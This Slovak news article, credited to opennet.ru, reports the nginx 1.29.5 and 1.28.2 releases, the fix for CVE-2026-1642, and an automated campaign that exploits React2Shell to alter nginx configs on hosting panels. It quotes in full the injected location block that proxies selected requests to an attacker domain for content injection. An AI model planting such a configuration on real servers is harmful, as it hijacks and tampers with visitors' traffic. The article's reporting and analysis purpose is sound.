

Bol tohto vydania hlavnej vetvy nginx 1.29.5, v rámci ktorého pokračuje rozvoj nových funkcionalít, a zároveň bolo vydané paralelne podporované stabilné vydanie nginx 1.28.2, do ktorého sú zahrnuté len zmeny súvisiace s odstraňovaním závažných chýb a zraniteľností. V aktualizáciách bola odstránená zraniteľnosť (CVE-2026-1642), ktorá útočníkovi s možnosťou zasahovať (MITM) do komunikačného kanála medzi nginx a upstream serverom umožňuje manipulovať so správami odosielanými klientovi. Problém sa týka konfigurácií, ktoré proxyjú požiadavky (HTTP 1.x, HTTP/2, gRPC alebo uWSGI) k nadriadenému serveru s použitím TLS šifrovania.
Okrem zraniteľnosti vo vydaní 1.29.5 bol znižovaný z "crit" na "info" úroveň logovania SSL-chyby „ech_required“, ako aj odstránené niekoľko problémov: odstránené volanie na už uvoľnenú pamäť (use-after-free) po prepnutí na ďalší backend gRPC alebo HTTP/2; bol vyriešený problém so zasielaním neplatnej požiadavky HTTP/2 po prepnutí na ďalší upstream server; bola odstránená nadmerná veľkosť odpovede s viacerými rozsahmi; bola naštartovaná správna hodnotenie premenných HTTP_HOST pri proxyovaní na backendy FastCGI, SCGI a uwsgi.

Dodatočne možno poznamenať zistenie automatizovaného útoku, ktorý po úspešnom prenikaní serverov je obmedzený na zmenu konfigurácie nginx. Útok sa uskutočňuje prostredníctvom neopravenej zraniteľnosti React2Shell v serverových komponentoch React na systémoch s riadiacimi panelmi hostingu, ako je Baota (BT). Zmeny, ktoré boli zavedené do konfigurácie nginx, presmerovávali požiadavky na spravované stránky na server útočníkov, ktorý vykonával vkladanie škodlivých zmien do odpovedí vracaných používateľovi. location /%PATH%/ { set $fullurl "$scheme://$host$request_uri"; rewrite ^/%PATH%/?(.*)$ /index.php?domain=$fullurl&$args break; proxy_set_header Host [Attacker_Domain]; proxy_set_header X-Real-IP $remote_addr; proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for; proxy_set_header X-Forwarded-Proto $scheme; proxy_set_header User-Agent $http_user_agent; proxy_set_header Referer $http_referer; proxy_ssl_server_name on; proxy_pass http://[Attacker_Domain]; }
Takže namiesto inštalácie rootkitov alebo škodlivého softvéru na server sa uskutočňuje útok na klientov, ktorí otvárajú webové stránky hostované na serveri, bez priamej zmeny komponentov webu na serveri. Útok je väčšinou zameraný na zachytávanie prevádzky domén ázijských krajín, ako aj na domény *.edu a *.gov. Cez server útočníkov sú presmerované vybrané požiadavky, napríklad obsahujúce v cestách slová „pg“, „pgslot“, „slot“, „hra“, „kasíno“, „žive“, „pomoc“, „novinky“, „stránka“, „blog“, „o“, „podpora“ a „info“. Útok sa vykonáva automatizovane s použitím nástrojov, ktoré vyhľadávajú a analyzujú konfiguráciu nginx, vyberajú a vkladajú šablónu nastavení, reštartujú nginx a kontrolujú fungovanie upravenej verzie.
Zdroj: opennet.ru
